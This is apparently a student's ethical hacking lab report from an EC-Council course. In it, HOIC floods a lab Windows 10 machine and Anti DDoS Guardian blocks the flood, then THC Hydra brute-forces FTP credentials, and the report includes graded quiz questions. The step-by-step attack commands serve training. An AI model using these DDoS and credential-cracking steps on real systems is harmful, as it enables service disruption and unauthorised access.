
Attacks and Countermeasures\DoS and DDoS Protection Tools\Anti DDoS Guardian and double click Anti_DDoS_Guardian_setup.exe.



2. Type here to search
3. The Setup - Anti DDoS Guardian window appears; click Next. Follow the wizard-driven installation steps to install the application.



Edit with WPS Office



4. In the Stop Windows Remote Desktop Brute Force wizard, uncheck the install Stop RDP Brute Force option, and click Next.




5. The Ready to Install wizard appears; click Install.
6. The Completing the Anti DDoS Guardian Setup Wizard window appears; uncheck the Launch Mini IP Blocker option and click Finish.
7. The Anti-DDoS Wizard window appears; click Continue in all the wizard steps, leaving all the default settings. In the last window, click Finish.



Edit with WPS Office


- Click Show hidden icons from the bottom-right corner of Desktop and click the Anti DDoS Guardian icon.




- Now, click Windows Server 2019 to switch to the Windows Server 2019 and click Ctrl+Alt+Delete to activate the machine. By default, Administrator profile is selected, click Pa\$\$w0rd to enter the password and press Enter to log in.
- Navigate to Desktop, open the High Orbit Ion Cannon (HOIC) folder, and double-click hoic2.1.exe.
- The HOIC GUI main window appears. Click the "+" button below the TARGETS section.
- The HOIC - [Target] pop-up appears. Type the target URL such as http://[Target IP Address] (here, the target IP address is 10.10.1.10 [Windows 10]) in the URL field. Slide the Power bar to High. Under the Booster section, select GenericBoost.hoic from the drop-down list and click Add.
- Set the THREADS value to 20 by clicking the > button until the value is reached.



Edit with WPS Office



14. Now, click Windows Server 2016 to switch to **Windows Server 2016** and click Ctrl+Alt+Delete to activate the machine. By default, EHE\Administrator profile is selected, click Pa\$\$wOrd to enter the password and press **Enter** to log in. Follow **Steps 11 - 14** to launch and configure HOIC.
15. Once HOIC is configured on both machines, switch to each machine (**Windows Server 2019** and **Windows Server 2016**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target Windows 10 machine.
16. Observe that the **Status** changes from **READY** to **ENGAGING**.
17. Click Windows 10 to switch back to the **Windows 10** machine and observe the packets captured by **Anti DDoS Guardian**.
18. Observe the huge number of packets coming from the host machines (**10.10.1.19** [**Windows Server 2019**] and **10.10.1.16** [**Windows Server 2016**]).
19. Double-click any of the sessions **10.10.1.19** or **10.10.1.16**.
20. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.16**, as shown in the screenshot.
21. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the **Block IP** option blocks the IP address sending the huge number of packets.



22. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.



Edit with WPS Office

23. Similarly, you can **Block IP** the address of the 10.10.1.19 session.
24. Observe that the blocked IP session turns red in the **Action Taken** column.
25. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all attacker machines (**Windows Server 2019** and **Windows Server 2016**).
26. This concludes the demonstration of how to detect and protect against a DDoS attack using **Anti DDoS Guardian**.

Anti DDoS Guardian 5.0 is enabled

File View Tool Help

Act...	Time	Outgoing...	Incoming...	Local IP Address	Remote IP Address	Information
●	09:10:10	46278	50490	10.10.1.10	10.10.1.13	
●	09:10:42	3169	3355	10.10.1.13	10.10.1.10	
●	09:11:08	1242	0	10.10.1.10	10.10.1.255	
●	09:11:24	162	139	10.10.1.10	23.199.150.136	
●	09:13:29	0	519	10.10.1.255	10.10.1.16	
●	09:13:30	0	66	224.0.0.252	10.10.1.16	
●	09:13:36	4663176...	2491933...	10.10.1.10	10.10.1.19	
●	09:13:39	632	574	10.10.1.10	10.10.1.16	
●	09:13:48	876	2014	10.10.1.10	8.8.8.8	Query v10.events.data.microsoft.com
●	09:13:48	3256	5434	10.10.1.10	20.50.73.9	Access onedscolprdnue01.northeurope.cloudapp.azure.com
●	09:14:00	53328	26412	10.10.1.10	23.40.33.147	Access e11290.dspx.akamaiedge.net
●	09:16:08	0	1347	10.10.1.255	10.10.1.19	
●	09:16:09	590	514	10.10.1.10	23.202.34.217	Access a122.dsxd.akamai.net
●	09:16:10	2506	0	10.10.1.10	239.255.255.250	
●	09:16:10	4191	48842	10.10.1.10	23.195.152.136	Access e4578.dsdb.akamaiedge.net
●	09:16:20	3174	11243	10.10.1.10	8.8.8.8	Access dns.google
●	09:16:21	4020	109267	10.10.1.10	184.26.91.162	Access a1810.dsxd.akamai.net
●	09:16:35	3014	2564	10.10.1.10	23.202.34.219	Access a122.dsxd.akamai.net
●	09:19:21	1786	4876	10.10.1.10	52.140.118.28	Access settings-prod-cin-1.centralindia.cloudapp.azure.com
●	09:20:00	140	0	10.10.1.10	224.0.0.22	
●	09:26:04	153	0	10.10.1.10	172.172.255.217	
●	09:26:06	174	370	10.10.1.10	104.69.156.133	Access e10663.dscc.akamaiedge.net
●	09:26:06	2413	22662	10.10.1.10	104.84.150.172	

Question 6.5.1.1

For this task, first use the HOIC tool on the Windows Server 2019 and Windows Server 2016 machines to perform a DDoS attack on the Windows 10 target system. Then, use the Anti DDoS Guardian tool available at [D:\EHE-Tools\EHE Module 06 Network Level Attacks and Countermeasures\DoS and DDoS Protection Tools\Anti DDoS Guardian](#) on the Windows 10 machine to detect and protect against the DDoS attack. Which Anti DDoS Guardian option will you use to stop an ongoing DoS attack?

Block IP

Score

✓ Correct



Edit with WPS Office

Ethical Hacking Lab Report – 08 (Date: 19-05-2025)

EC-Council Lab Assignment: Module 7

Web Application Attacks and Countermeasures

Objective

The objective of this lab is to perform web application attacks and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Crack remote passwords
- Exploiting parameter tampering vulnerability
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Lab 1: Perform a Web Server Attack to Crack FTP Credentials

Lab Scenario

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

We must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP Credentials using a Dictionary Attack

Task 1: Crack FTP Credentials using a Dictionary Attack


A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.



Edit with WPS Office

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. To switch to the Parrot Security machine, click on "Parrot Security."
2. On the login page, the attacker username will be pre-selected by default. In the Password field, enter "toor" and press Enter to access the machine.



3. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 10** machine.
4. Perform an **Nmap scan** on the target machine (**Windows 10**) to check if the FTP port is open.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. In parrot terminal – MATE TERMINAL – sudo su – enter—enter password—cd enter



Edit with WPS Office

The screenshot shows a Parrot OS desktop environment. A terminal window titled "Parrot Terminal" is open, showing a root shell session. The terminal history includes:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ cd
[root@parrot]~#
```

7. In the terminal window, type `nmap -p 21 10.10.1.10`, and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal" displaying the output of an Nmap scan. The command entered was `#nmap -p 21 10.10.1.10`. The output shows:

```
[root@parrot]~# nmap -p 21 10.10.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-19 05:45 EDT
Nmap scan report for 10.10.1.10
Host is up (0.00054s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
[root@parrot]~#
```

8. Observe that port 21 is open in Windows 10.
9. Check if an FTP server is hosted on the Windows 10 machine.
10. Type `ftp 21 10.10.1.10` and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



Edit with WPS Office


```
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
[root@parrot]~[~]
du #ftp 10.10.1.10
Connected to 10.10.1.10.
220 Microsoft FTP Service
Name (10.10.1.10:attacker):
```

11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.
12. Click **Places** from the top-section of the Desktop and click **Desktop** from the drop-down options.
13. Go to **EHE Module 07 Web Application Attacks and Countermeasures** then open folder inside there is wordlists folder copy and paste in desktop



Edit with WPS Office




14. Parrot terminal – sudo su – cd – hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt <ftp://10.10.1.10>

```
-[x]-[root@parrot]-[~]
→ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.10
hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-19 06:14:2
DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:13), ~2574 tries per task
DATA] attacking ftp://10.10.1.10:21/
21][ftp] host: 10.10.1.10    login: Martin    password: apple
STATUS] 4742.00 tries/min, 4742 tries in 00:01h, 36432 to do in 00:08h, 16 active
STATUS] 4704.33 tries/min, 14113 tries in 00:03h, 27061 to do in 00:06h, 16 active
```

15. Try logging into the FTP server using Martin's username and password.
16. In the terminal, type `ftp 10.10.1.10` and press Enter.
17. When prompted, enter Martin's username (Martin) and password (apple) to see if you can log in to the server.
18. Once you enter the correct details, you'll be logged into the server and an FTP terminal will appear.




19. You can now remotely access the FTP server hosted on the Windows 10 machine. To create a new directory

named *Hacked* on the remote system, enter the command

```
mkdir Hacked
```

in the FTP terminal and press Enter.




```
[root@parrot] ~
└─# ftp 10.10.1.10
Connected to 10.10.1.10.
220 Microsoft FTP Service
Name (10.10.1.10:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```


20. To switch to the Windows 10 machine, click on its thumbnail and press **Ctrl+Alt+Delete**. Alternatively, use the **Ctrl+Alt+Delete** button located either under the Windows 10 machine thumbnail in the *Resources* pane or in the *Commands* (thunder icon) menu.
21. Enter username and password.
22. If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**. If **Networks** screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



Edit with WPS Office



23. Navigate to C:\FTP.
24. View the directory named Hacked,



25. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
26. Click Parrot Security to switch back to the **Parrot Security** machine.
27. Enter **help** to view all other commands that you can use through the FTP terminal.



Edit with WPS Office

```
#ftp 10.10.1.10
Connected to 10.10.1.10.
220 Microsoft FTP Service
Name (10.10.1.10:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated. Commands are:
!
$      dir      mdelete      qc      site
account  disconnect  mdirc      sendport   size
append   exit      mget       put       status
ascii    get       mkdir      pwd       struct
bell     glob      mode      quote    system
binary   hash      mtime     recv     sunique
bye     Web Application  idle     roget    tenex
case    codes and Count  image     rstatus   tick
cd      ipany     newer     rmap     trace
cdup   ipv4      nlist     rename   type
chmod   ipv6      ntrans    reset    user
close   Lcd      open      restart  umask
cr     Wireless Attacks  ls      passive  verbose
delete  MacDef    prompt   rmdir
debug   macdef   proxy    send
FTP> [root@parrot] ~
#
```

28. On completing the task, enter quit to exit the ftp terminal.

```
debug EModule08  macdef      proxy      send
ftp> quit
421 Service not available, remote server has closed connection
[root@parrot] ~
#
```

29. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
30. Close all open windows on both the Parrot Security and Windows 10 machines.

Question 7.1.1.1

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 10 machine. Note: The wordlist files are located in the EHE Module 07 Web Application Attacks and Countermeasures/Wordlists folder. Enter the password for the user Jason.

Score

